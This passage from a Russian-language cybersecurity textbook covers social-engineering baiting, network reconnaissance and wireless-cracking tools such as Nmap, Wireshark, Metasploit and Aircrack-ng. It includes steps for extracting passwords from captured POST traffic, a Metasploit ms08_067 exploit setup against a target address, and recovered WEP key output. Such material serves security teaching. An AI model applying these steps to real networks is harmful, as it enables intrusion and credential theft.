Если это не сработает, злоумышленник может воспроизвести дизайн корпоративных флеш-накопителей, а затем разбросать несколько таких устройств по всей организации, где их могут подобрать сотрудники. В конце концов они будут подключены к компьютеру, а файлы будут открыты. Злоумышленники установят вредоносное ПО для заражения компьютеров, к которым подключен флеш-накопитель. Компьютеры, настроенные на автоматический запуск устройств после подключения, находятся в большей опасности, поскольку для запуска процесса заражения вредоносным ПО не требуется никаких действий со стороны пользователя.

В более серьезных случаях злоумышленники могут установить на флеш-диск руткиты, которые заражают компьютеры при загрузке. Затем к ним подключается зараженный вторичный носитель. Это даст злоумышленникам более высокий уровень доступа к компьютеру и позволит перемещаться незамеченными. У атак с помощью приманок высокий уровень успеха, потому что часть человеческой природы – жадность или любопытство. Они заставляют открывать и читать файлы, к которым у них не должно быть доступа. Вот почему злоумышленники предпочитают помечать носители или файлы заманчивыми заголовками, такими как «конфиденциальный» или «только для высшего руководства», поскольку внутренние сотрудники всегда интересуются такими вещами.

Quid pro quo

Это обычная атака, как правило, осуществляемая злоумышленниками низкой квалификации. Эти злоумышленники не имеют каких-либо передовых средств в своем распоряжении и не исследуют цели. Они будут продолжать называть случайные числа, утверждая, что являются представителями службы технической поддержки, и предложат какую-нибудь помочь. Время от времени они находят людей с реальными проблемами технического характера, а затем «по-

могают» им решать эти проблемы. Они проводят их через необходимые этапы, которые затем дают злоумышленникам доступ к компьютерам жертв или возможность запуска вредоносных программ. Это утомительный метод с очень низким уровнем успеха.

Пристраивание

Это наименее распространенный тип атаки, и он не настолько технически продвинут, как те, что мы обсуждали ранее. Тем не менее у него значительный процент успеха. Злоумышленники используют этот метод для входа в закрытые помещения или части зданий. В большинстве помещений организации имеется электронный контроль доступа, и пользователям обычно требуется пропуск биометрических или RFID-карт. Злоумышленник идет за сотрудником, у которого есть законный доступ, и входит за ним. Время от времени злоумышленник может попросить сотрудника одолжить свою RFID-карту или под видом проблем с доступностью получить доступ, используя поддельную карту.

ВНУТРЕННЯЯ РАЗВЕДКА

В отличие от внешних разведывательных атак, внутренняя разведка проводится на месте. Это означает, что атаки выполняются внутри сети, систем и помещений организации. В основном этому процессу помогают программные средства. Злоумышленник взаимодействует с реальными целевыми системами, чтобы получить информацию об их уязвимостях. В этом состоит основное отличие методов внутренней и внешней разведки.

Внешняя разведка осуществляется без взаимодействия с системой, путем поиска точек входа через людей, которые работают в организации. Вот почему большинство попыток внешней разведки связано с хакерами, пытающимися связаться с пользователями через социальные сети, электронную почту и телефонные звонки. Внутренняя разведка по-прежнему является пассивной атакой, поскольку цель состоит в том, чтобы найти информацию, которая может быть использована в дальнейшем для осуществления еще более серьезной атаки.

Основной целью внутренней разведки является внутренняя сеть организации, где хакеры обязательно найдут серверы данных и IP-адреса хостов, которые могут инфицировать. Известно, что данные в сети могут быть прочитаны любым пользователем в той же сети с помощью правильного набора средств и навыков. Злоумышленники используют сети для обнаружения и анализа потенциальных целей для атаки в будущем. Внутренняя разведка применяется для определения механизмов безопасности, которые предотвращают попытки взлома. Существует много инструментов кибербезопасности, которые были созданы для нейтрализации программного обеспечения, используемого для проведения разведывательных атак. Однако большинство организаций никогда не устанавливает достаточно средств для обеспечения безопасности, и хакеры продолжают находить способы скомпрометировать уже установленные средства. Существует ряд инструментов, протестированных хакерами и дока-

завших свою эффективность при изучении сетей жертв. Большинство из них можно классифицировать как средства анализа трафика.

Анализ трафика и сканирование

Эти термины, используемые в сетевой среде, обычно относятся к подслушиванию трафика в сети. Они позволяют злоумышленникам и защитникам точно знать, что происходит в сети. Средства анализа трафика предназначены для захвата пакетов, передаваемых по сети, и их анализа, который затем предоставляется в удобочитаемом формате. Для проведения внутренней разведки анализ пакетов более чем необходим. Он дает злоумышленникам множество информации о сети, что можно сравнить с чтением логического макета сети на бумаге.

Некоторые средства снiffeинга позволяют раскрывать конфиденциальную информацию, такую как пароли от сетей, защищенных Wi-Fi с шифрованием WEP. Другие позволяют хакерам перехватывать трафик в проводных и беспроводных сетях в течение длительного периода времени, после чего они могут проводить анализ по своему усмотрению. На сегодняшний день существует множество инструментов, которые используют хакеры.

Prismdump

Разработанный исключительно для Linux, этот инструмент позволяет хакерам осуществлять анализ трафика карт на базе чипсетов Prism2. Эта технология предназначена только для захвата пакетов, поэтому оставляет анализ другим инструментам. Это причина, по которой данный инструмент сохраняет записанные пакеты в формате pcap, который широко используется другими средствами анализа трафика. Большинство инструментов с открытым исходным кодом использует pcap в качестве стандартного формата сохраненных пакетов. Поскольку эта утилита предназначена только для сбора данных, она надежна и может применяться для длительных разведывательных миссий. На рис. 4.3 показан скриншот prismdump.

```
[root@localhost prismdump]# ./prism-getIV.pl < test.t
Match normal order [MSB]: 3 255 7 219
Match normal order [MSB]: 4 255 7 144
Match normal order [MSB]: 5 255 7 177
Match normal order [MSB]: 6 255 7 93
Match normal order [MSB]: 7 255 7 11
Match normal order [MSB]: 8 255 7 92
Match normal order [MSB]: 10 255 7 184
```

Рис. 4.3

tcpdump

Это средство анализа трафика с открытым исходным кодом, которое применяется для захвата и анализа пакетов. tcpdump использует интерфейс командной строки. Он был специально разработан для записи пакетов, поскольку у него нет графического интерфейса пользователя, который позволяет анализировать и отображать данные. Это средство обладает одной из самых мощных возможностей фильтрации пакетов и может даже записывать пакеты выборочно, что отличает его от большинства других средств анализа трафика, у которых нет средств фильтрации пакетов во время захвата. Ниже приведен скриншот tcpdump (рис. 4.4). На нем он прослушивает команды ping, отправляемые на его хост.

```
darklinux@darklinux: ~
darklinux@darklinux: ~
darklinux@darklinux:~$ sudo tcpdump -i wlan0 icmp and icmp[icmptype]=icmp-echo
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on wlan0, link-type EN10MB (Ethernet), capture size 65535 bytes
06:25:15.564434 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 1, length 64
06:25:16.585303 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 2, length 64
06:25:17.574456 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 35192, seq 3, length 64
06:25:18.625220 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 1, length 64
06:25:19.625139 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 2, length 64
06:25:20.635159 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 37752, seq 3, length 64
06:25:21.685183 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 1, length 64
06:25:22.695935 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 2, length 64
06:25:23.695086 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 38520, seq 3, length 64
06:25:24.755088 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 1, length 64
06:25:25.740590 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 2, length 64
06:25:26.765021 IP 192.168.1.1 > 192.168.1.7: ICMP echo request, id 39032, seq 3, length 64
```

Рис. 4.4

NMap

Это инструмент анализа сетевого кода с открытым исходным кодом, который обычно используется для построения карты сети. Он записывает IP-пакеты, входящие и выходящие из сети, а также отображает подробную информацию о сети, такую как устройства, подключенные к ней, а также любые открытые и закрытые порты. NMap может даже определять операционные системы устройств, подключенных к сети, а также конфигурации брандмауэров. Он использует простой текстовый интерфейс, но существует расширенная версия под названием Zenmap, у которой также есть графический интерфейс. Ниже приведен скриншот интерфейса nmap. Выполняемая команда:

```
#nmap 192.168.12.3
```

Эта команда используется для сканирования портов компьютера по IP-адресу 192.168.12.3 (рис. 4.5).

```

# nmap -A -T4 scanme.nmap.org d0ze
Starting Nmap 4.01 ( http://www.insecure.org/nmap/ ) at 2006-03-20 15:53 PST
Interesting ports on scanme.nmap.org (205.217.153.62):
(The 1667 ports scanned but not shown below are in state: filtered)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 3.9p1 (protocol 1.99)
25/tcp    open  smtp     Postfix smtpd
53/tcp    open  domain   ISC Bind 9.2.1
70/tcp    closed gopher
80/tcp    open  http     Apache httpd 2.0.52 ((Fedora))
113/tcp   closed auth
Device type: general purpose
Running: Linux 2.6.X
OS details: Linux 2.6.0 - 2.6.11
Uptime 26.177 days (since Wed Feb 22 11:39:16 2006)

Interesting ports on d0ze.internal (192.168.12.3):
(The 1664 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      Serv-U ftptd 4.0
25/tcp    open  smtp     IMail NT-ESMTP 7.15 2015-2
80/tcp    open  http     Microsoft IIS webserver 5.0
110/tcp   open  pop3    IMail pop3d 7.15 931-1
135/tcp   open  mstask   Microsoft mstask (task server - c:\winnt\system32\
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds
1025/tcp  open  msrpc    Microsoft Windows RPC
5800/tcp  open  vnc-http Ultr@VNC (Resolution 1024x800; VNC TCP port: 5900)
MAC Address: 00:A0:CC:51:72:7E (Lite-on Communications)
Device type: general purpose
Running: Microsoft Windows NT/2K/XP
OS details: Microsoft Windows 2000 Professional
Service Info: OS: Windows

Nmap finished: 2 IP addresses (2 hosts up) scanned in 42.291 seconds
flog/home/fyodor/nmap-misc/Screenshots/042006#

```

Рис. 4.5

Wireshark

Это одна из самых уважаемых утилит, используемых для сканирования сети и снiffeинга. Она настолько мощная, что может украсть детали аутентификации из трафика, отправляемого из сети (1). Сделать это удивительно легко, так что можно легко стать хакером, просто выполнив несколько шагов. В Linux, Windows и Mac необходимо убедиться, что устройство, где установлен Wireshark (предпочтительно ноутбук), подключено к сети. Wireshark должен быть запущен, чтобы иметь возможность перехватывать пакеты. По истечении заданного периода времени можно остановить Wireshark и приступить к выполнению анализа. Для получения паролей необходимо отфильтровать

собранные данные, чтобы отображались только данные POST-запросов, потому что большинство сайтов использует POST для передачи информации об аутентификации на свои серверы. В нем будут перечислены все выполненные действия с данными POST. Затем щелкните правой кнопкой мыши по любому из них и выберите опцию, чтобы следовать за TCP-потоком. Wireshark откроет окно с именем пользователя и паролем. Временами захваченный пароль хешируется, причем такое часто встречается на сайтах. Можно легко скомпрометировать значение хеша и восстановить исходный пароль с помощью других утилит.

Wireshark также можно использовать для других функций, таких как восстановление паролей от Wi-Fi-сетей. Поскольку это ПО с открытым исходным кодом, сообщество постоянно обновляет его возможности и, следовательно, будет продолжать добавлять новые функции. Его текущие основные функции включают в себя захват пакетов, импорт файлов pcap, отображение информации протокола о пакетах, экспорт захваченных пакетов в нескольких форматах, раскраску пакетов на основе фильтров, предоставление статистики о сети и возможность поиска по захваченным пакетам. У файла расширенные возможности, и это делает его идеальным для взлома. Сообщество открытого исходного кода, однако, использует его для «белого взлома», который обнаруживает уязвимости в сетях, прежде чем это сделают черные хакеры.

На рис. 4.6 приведен скриншот Wireshark, который захватывает сетевые пакеты.




Рис. 4.6

Scanrand

Это специально созданный инструмент сканирования, являющийся чрезвычайно быстрым, но эффективным. Он превосходит большинство других средств сканирования благодаря своей высокой скорости, которая достигается двумя способами. Эта утилита выполняет процесс, который отправляет несколько запросов одновременно, и процесс, который получает ответы и интегрирует их. Оба процесса не согласовывают свои действия, и, следовательно, никогда нельзя точно знать, чего ожидать, за исключением того, что будут ответные пакеты.

Однако существует хитрый способ на основе хеширования сообщений, который интегрирован в Scanrand. Он позволяет просматривать действительные ответы, полученные при сканировании. Scanrand полностью отличается от старых средств сканирования, таких как NMap. Его усовершенствование позволяет ему быстрее и эффективнее захватывать пакеты.

Cain and Abel

Это один из самых эффективных инструментов для взлома паролей, созданных специально для платформы Windows. Он восстанавливает пароли, взламывая их с помощью словарных атак, метода полного перебора и криптоанализа. Он также анализирует трафик из сети, прослушивая разговоры в VoIP-приложениях и обнаруживая кэшированные пароли. Cain and Abel был оптимизирован для работы только с операционными системами Microsoft. На рис. 4.7 приводится скриншот.




Рис. 4.7

Nessus

Это бесплатный инструмент для сканирования, созданный и распространяется компанией «Tenable Network Security». Он вошел в число лучших сетевых сканеров и получил несколько наград как лучший сканер уязвимостей для белых хакеров. У Nessus есть ряд функций, которые могут пригодиться зломуышленнику, занимающемуся внутренней разведкой. Инструмент может сканировать сеть и отображать подключенные устройства, которые имеют неправильные конфигурации и пропущенные исправления. Nessus также показывает устройства, которые используют пароли по умолчанию, слабые пароли или вообще не имеют паролей.

Он может восстанавливать пароли от некоторых устройств, запуская внешний инструмент, чтобы помочь ему со словарными атаками на цели в сети. Наконец, данный инструмент способен отображать аномальный трафик в сети, который можно использовать для мониторинга DDoS-атак. Nessus обладает возможностью вызова внешних инструментов для достижения дополнительной функциональности. Когда он начинает сканирование сети, то может обратиться к NMap, чтобы просканировать открытые порты, при этом автоматически объединит данные, которые собирает NMap. Затем Nessus сможет использовать этот тип данных для продолжения сканирования и поиска дополнительной информации о сети с использованием команд, написанных на своем языке. На рис. 4.8 показан скриншот Nessus с отчетом о сканировании.

| Plugin ID | Count |
|-----------|-------|
| 59386 | 1 |
| 59396 | 1 |
| 59397 | 1 |
| 59470 | 1 |
| 59525 | 1 |
| 59526 | 1 |
| 59565 | 1 |
| 59764 | 1 |
| 59856 | 1 |
| 59903 | 1 |
| 59956 | 1 |
| 45411 | 2 |
| 51192 | 2 |
| 59289 | 1 |
| 59364 | 1 |
| 59385 | 1 |
| 59783 | 1 |
| 59954 | 1 |
| 14272 | 6 |
| 25221 | 6 |
| 22964 | 4 |
| 10863 | 2 |
| 45410 | 2 |

Host: [REDACTED] / Port: 0 / tcp

Plugin ID: 59764 **Port / Service:** general/tcp **Severity:** High

Plugin Name: USN-1485-1 : accountservice vulnerability

Synopsis: The remote Ubuntu host is missing one or more security-related patches.

Description: Florian Weimer discovered that AccountsService incorrectly handled privileges when copying certain files to the system cache directory. A local attacker could exploit this issue to read arbitrary files, bypassing intended permissions.

Solution: Update the affected package(s).

See Also: <http://www.ubuntu.com/usn/usn-1485-1/>

Risk Factor: High

Plugin Output:

- Installed package : accountservice_0.6.15-2ubuntu9
- Fixed package : accountservice_0.6.15-2ubuntu9.1
- Installed package : libaccounts-service0_0.6.15-2ubuntu9
- Fixed package : libaccounts-service0_0.6.15-2ubuntu9.1

CPE: cpe:/o:canonical:ubuntu_linux

CVE: CVE-2012-2737

Cross-References: USN:1485-1

Patch Publication Date: 2012/06/28

Plugin Publication Date: 2012/06/29

Plugin Last Modification Date: 2012/06/29

Рис. 4.8

Metasploit

Это легендарный фреймворк, состоящий из ряда инструментов, которые используются для сканирования и эксплуатации сетей. Благодаря широким возможностям данного инструмента большинство инструкторов, «белых хакеров», использует его для передачи знаний своим ученикам. Он также используется для проведения тестирования на проникновения и является предпочтительным программным обеспечением в ряде организаций. На данный момент в этом фреймворке имеется свыше 1500 эксплойтов, которые можно использовать для браузеров, операционных систем Android, Microsoft, Linux и Solaris, а также есть некоторые иные эксплойты, применимые к любой платформе. Metasploit развертывает свои полезные нагрузки, используя командную оболочку, meterpreter или динамические полезные нагрузки.

Преимущество Metasploit состоит в том, что у него есть механизмы, которые обнаруживают программы безопасности, присутствующие в сети, и уклоняются от них. У фреймворка есть несколько команд, которые можно использовать для анализа информации из сетей, а также дополнительные инструменты, которые можно использовать для эксплуатации после сбора информации об уязвимостях в сети.

На рис. 4.9 приведены скриншоты Metasploit.

Aircrack-ng

Еще один инструмент для сканирования беспроводных сетей – Aircrack-ng. Он специально используется для взлома защищенных беспроводных сетей. Это продвинутый инструмент. Он обладает алгоритмами, которые могут взломать защищенные беспроводные сети с шифрованием WEP, WPA и WPA2 (1). У него простые команды, и даже новичок сможет легко скомпрометировать защищенную сеть с шифрованием WEP. Потенциал Aircrack-ng проистекает из его комбинации атак FMS, Korek и PTW. Они очень успешны в отношении алгоритмов, используемых для шифрования паролей.

FMS обычно используется против зашифрованных паролей RC4. WEP атакуется с помощью Korek. WPA, WPA2 и WEP подвергаются атакам с использованием PTW. Aircrack-ng работает основательно и почти всегда гарантирует вход в сеть, использующие слабые пароли.

На рис. 4.10 приведен его скриншот.

Вардрайвинг

Это метод внутренней разведки, используемый специально для обследования беспроводных сетей. Обычно он осуществляется из автомобиля и ориентирован в основном на незащищенные сети. Есть несколько инструментов, которые были созданы для вардрайвинга. Наиболее распространенные – это сетевые стамблеры и мини-стамблеры. Сетевой стамблер основан на Windows. Он записывает SSID-идентификаторы незащищенных беспроводных сетей, прежде чем использовать GPS-спутники для записи точного местоположения беспро-

водной сети. Данные применяются для создания карты, используемой другими вардрайверами для поиска незащищенных или недостаточно защищенных беспроводных сетей. Затем они могут эксплуатировать сеть и ее устройства, ведь вход свободный.

Мини-стамблер – похожий инструмент, но он предназначен для работы на планшетах и смартфонах. Благодаря этому вардрайверы выглядят менее подозрительно, когда идентифицируют или эксплуатируют сеть. Утилита просто найдет незащищенную сеть и запишет ее в онлайн-базу данных. Позднее вардрайверы смогут эксплуатировать сеть с помощью упрощенной карты всех выявленных сетей. В случае с Linux можно использовать Kismet.

```

Terminal — ruby — 105x22
msf > use windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options:

Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST     yes            The target address
RPORT     445           yes        Set the SMB service port
SMBPIPE   BROWSER       yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(ms08_067_netapi) > set RHOST 192.168.1.71
RHOST => 192.168.1.71
msf exploit(ms08_067_netapi) >

```



```

Terminal — ruby — 105x22
windows/imap/eudora_list
windows/imap/novell_netmail_auth
Qualcomm WorldMail 3.0 IMAPD LIST Buffer Overflow
Novell NetMail <=3.52d IMAP AUTHENTICATE Buffer Overflow

Compatible payloads
=====

Name          Description
----          -----
generic/shell_bind_tcp  Generic Command Shell, Bind TCP Inline
windows/dllinject/bind_tcp  Reflective DLL Injection, Bind TCP Stager
windows/meterpreter/bind_tcp  Windows Meterpreter (Reflective Injection), Bind TCP Stager
windows/metsvc_bind_tcp  Windows Meterpreter Service, Bind TCP
windows/patchupdllinject/bind_tcp  Windows Inject DLL, Bind TCP Stager
windows/patchupmeterpreter/bind_tcp  Windows Meterpreter (skape/jt injection), Bind TCP Stager
windows/patchupvncinject/bind_tcp  Windows VNC Inject (skape/jt injection), Bind TCP Stager
windows/shell/bind_tcp  Windows Command Shell, Bind TCP Stager
windows/shell_bind_tcp  Windows Command Shell, Bind TCP Inline
windows/upexec/bind_tcp  Windows Upload/Execute, Bind TCP Stager
windows/vncinject/bind_tcp  VNC Server (Reflective Injection), Bind TCP Stager

```

Рис. 4.9

```
C:\WINDOWS\system32\cmd.exe - aircrack.exe -n 128 test3.ivs test4.ivs
aircrack 2.3

[00:00:06] Tested 53975 keys <got 717821 IVs>
KB    depth   byte<vote>
0/    1      2C< 10?> 95< 30> AE< 16> 5C< 15> 9B< 15> ?7< 12>
1/    1      39< 13?> 2F< 35> 2D< 15> 11< 13> F6< 13> 3?< 13>
2/    1      D?< 64> 69< 12> F6< 10> D3< 5> F2< 5> BE< 4>
3/    1      59< 255> 53< 40> DD< 23> B2< 16> DC< 13> 79< 11>
4/    1      52< 20?> 96< 15> B8< 15> 19< 12> A0< 5> FD< 5>
5/    1      A1< 22?> 46< 22> A5< 16> 5A< 16> BF< 11> 5C< 8>
6/    1      5D< 89> D8< 22> 8F< 20> EF< 18> B0< 18> B1< 12>
7/    1      5?< 103> 49< 43> FC< 30> 4E< 18> 4C< 15> 11< 15>
8/    1      44< 93> E5< 23> AB< 13> 8B< 10> 0D< 8> 0F< ?>
9/    1      40< 148> 9E< 35> BF< 30> D6< 18> E6< 15> 1D< 15>
10/   1      68< 71?> 65< 45> D6< 26> E7< 22> 02< 20> 21< 20>

KEY FOUND! [ 7C:39:D7:59:52:A1:5D:57:44:4A:68:D2:D5 ]
```

Press Ctrl-C to exit.

Рис. 4.10

Этот инструмент считается очень мощным, поскольку в нем перечислены незащищенные сети и сведения о клиентах в таких сетях, как BSSID, уровни сигналов и IP-адреса. Он также может перечислить идентифицированные сети на картах, позволяя злоумышленникам вернуться и атаковать сеть, используя известную информацию. В первую очередь он отслеживает трафик по протоколам 802.11-канального уровня в сети Wi-Fi и использует любой Wi-Fi-адаптер на компьютере, на котором был установлен (1).

ЗАВЕРШАЯ ЭТУ ГЛАВУ

В конце обоих этапов разведки у злоумышленников будет достаточно информации, чтобы продолжить или отменить кибератаку. В результате внешней разведки они будут знать о поведении пользователей и использовать его в ущерб организации. Цель состоит только в том, чтобы найти ту слабость, которую злоумышленники могут затем использовать, чтобы получить доступ к сетям или системам организации. Внутренняя разведка, с другой стороны, позволит злоумышленникам узнать больше о рассматриваемой сети. Некоторые из обсуждаемых здесь инструментов – чрезвычайно мощные и дают так много информации, что сами сетевые проектировщики могут представить ее себе как утечку. Злоумышленники становятся осведомленными об уязвимостях в сети или системе организации, которые они могут эксплуатировать. В конце этого этапа злоумышленники могут атаковать организацию в двух направлениях: либо со стороны пользователей, либо изнутри посредством уязвимостей сети.

СПРАВОЧНЫЕ МАТЕРИАЛЫ

1. *Paula de M.* One Man's Trash Is... Dumpster-diving for disk drives raises eyebrows // U.S. Banker. 2004. № 114 (6). C. 12. <https://search.proquest.com/docview/200721625>.
2. *J. Brodkin*. Google crushes, shreds old hard drives to prevent data leakage // Network World. 2017. <http://www.networkworld.com/article/2202487/data-center/google-crushes-shreds-old-hard-drives-to-preventdata-leakage.html>.
3. *Brandom*. Russian hackers targeted Pentagon workers with malware-laced Twitter messages // The Verge. 2017. <https://www.theverge.com/2017/5/18/15658300/russia-hacking-twitter-bots-pentagon-putin-election>.
4. *Swanson A.* Identity Theft, Line One // Collector. 2008. № 73 (12). C. 18–22, 24–26. <https://search.proquest.com/docview/223219430>.
5. *Gupta P., and Mata-Toledo R.* Cybercrime: in disguise crimes // Journal of Information Systems & Operations Management. 2016. C. 1–10. <https://search.proquest.com/docview/1800153259>.
6. *Gold S.* Social engineering today: psychology, strategies and tricks // Network Security. 2010. № 2010 (11). C. 11–14. <https://search.proquest.com/docview/787399306?accountid=45049>. DOI: [http://dx.doi.org/10.1016/S1353-4858\(10\)70135-5](http://dx.doi.org/10.1016/S1353-4858(10)70135-5).
7. *Anderson T.* Pretexting: What You Need to Know // Secur. Manage. 2010. № 54 (6). C. 64. <https://search.proquest.com/docview/504743883>.
8. *Harrison B., Svetieva E., and Vishwanath A.* Individual processing of phishing emails // Online Information Review. 2016. № 40 (2). C. 265–281. <https://search.proquest.com/docview/1776786039>.
9. Top 10 Phishing Attacks of 2014 – PhishMe // PhishMe. 2017. <https://phishme.com/top-10-phishing-attacks-2014/>.
10. *Amir W.* Hackers Target Users with ‘Yahoo Account Confirmation’ Phishing Email // HackRead. 2016. <https://www.hackread.com/hackerstarget-users-with-yahoo-account-confirmation-phishing-email/>.
11. *Dooley E. C.* Calling scam hits locally: Known as vishing, scheme tricks people into giving personal data over phone // McClatchy – Tribune Business News. 2008. <https://search.proquest.com/docview/464531113>.
12. *Hamizi M.* Social engineering and insider threats // Slideshare.net. 2017. <https://www.slideshare.net/pdawackomct/7-social-engineeringand-insider-threats>.
13. *Hypponen M.* Enlisting for the war on Internet fraud // CIO Canada. 2006. № 14 (10). C. 1. Available: <https://search.proquest.com/docview/217426610>.
14. *Duey R.* Energy Industry a Prime Target for Cyber Evildoers // Refinery Tracker. 2014. № 6 (4). C. 1–2. <https://search.proquest.com/docview/1530210690>.
15. *Chang J. J. S.* An analysis of advance fee fraud on the internet // Journal of Financial Crime. 2008. № 15 (1). C. 71–81. <https://search.proquest.com/docview/235986237?accountid=45049>. DOI: <http://dx.doi.org/10.1108/13590790810841716>.
16. Packet sniffers – SecTools Top Network Security Tools // Sectools.org. 2017. <http://sectools.org/tag/sniffers/>.

17. Constantakis C. Securing Access in Network Operations – Emerging Tools for Simplifying a Carrier’s Network Security Administration // Information Systems Security. 2007. № 16 (1). С. 42–46. <https://search.proquest.com/docview/229620046>.
18. Peikari C., and Fogie S. Maximum Wireless Security // Flylib.com. 2017. <http://flylib.com/books/en/4.234.1.86/1/>.
19. Nmap: the Network Mapper – Free Security Scanner // Nmap.org. 2017. <https://nmap.org/>.
20. Using Wireshark to Analyze a Packet Capture File // Samsclass.info. 2017. https://samsclass.info/106/proj13/p3_Wireshark_pcaps_file.htm.
21. Point Blank Security – Wardriving tools, wireless and 802.11 utilities. (aerosol, aircrack, airsnarf, airtraf, netstumbler, ministumbler, kismet, and more!) // Pointblanksecurity.com. 2017. <http://pointblanksecurity.com/wardriving-tools.php>.
22. Nessus 5 on Ubuntu 12.04 install and mini review // Hacker Target. 2017. <https://hackertarget.com/nessus-5-on-ubuntu-12-04-install-and-mini-review/>.

РЕЗЮМЕ

В этой главе был представлен подробный обзор разведки, используемой при кибератаках. В ней мы обсудили внешнюю разведку и выявили способы, с помощью которых злоумышленники получают информацию о сети организации. Мы увидели, насколько легко скомпрометировать людей и заставить их выдать конфиденциальную информацию. Мы подробно обсудили социальную инженерию – один из самых страшных типов разведывательных атак на сегодня. В этой главе также были рассмотрены инструменты, используемые для внутренней разведки, сканирования сетей, и те, что можно применять для взлома беспроводных сетей.

В следующей главе мы подробно обсудим, как хакеры могут скомпрометировать системы, используя информацию, полученную на этом этапе.

Глава 5

Компрометация системы

Предыдущая глава дала вам представление о предвестнике атаки. В ней мы обсудили инструменты и методы, используемые для сбора информации о жертве, чтобы можно было спланировать и осуществить атаку. Мы также коснулись методов внешней и внутренней разведки. В этой главе мы обсудим, как выполняются реальные атаки после сбора информации о цели на этапе разведки, видимые тенденции в выборе инструментов атаки, методов и целей хакерами, как можно использовать фишинг для проведения реальной атаки, а также поговорим об уязвимости нулевого дня и методах, используемых хакерами для их обнаружения. Наконец, в данной главе будет подробно рассказано о том, как можно проводить атаки на компьютеры, серверы и веб-сайты.

План тем выглядит так:

- анализ современных тенденций;
- фишинг;
- эксплуатация уязвимости;
- угроза нулевого дня;
- шаги, предпринимаемые для заражения системы:
 - развертывание полезных нагрузок;
 - заражение операционных систем;
 - заражение удаленной системы;
 - заражение веб-систем.

Анализ современных тенденций

Со временем хакеры доказали экспертам по кибербезопасности, что они могут быть настойчивыми, более творческими и все более изощренными в своих атаках. Они научились приспосабливаться к изменениям в ИТ-ландшафте, чтобы всегда действовать эффективно при запуске атаки. Несмотря на то что в контексте кибератак не существует закона Мура или его эквивалента, можно сказать, что методы взлома с каждым годом становятся все более изощренными. В последние несколько лет наблюдается тенденция в отношении предпочтительных атак и способов их реализации. Они включают в себя перечисленные ниже приемы.

Вымогательство

Ранее в большинстве случаев хакеры получали доходы от продажи данных, украденных у компаний. Тем не менее в последние три года было замечено, что они используют другую тактику – вымогают деньги непосредственно у своих жертв. Они могут либо хранить компьютерные файлы с целью выкупа, либо угрожать опубликовать порочащую информацию о жертве. В обоих случаях они просят выплатить деньги до истечения определенного срока. Одна из самых известных попыток вымогательства – это действия программы-вымогателя WannaCry, которая появилась в мае 2017 г. WannaCry заразил сотни тысяч компьютеров в более чем 150 странах.

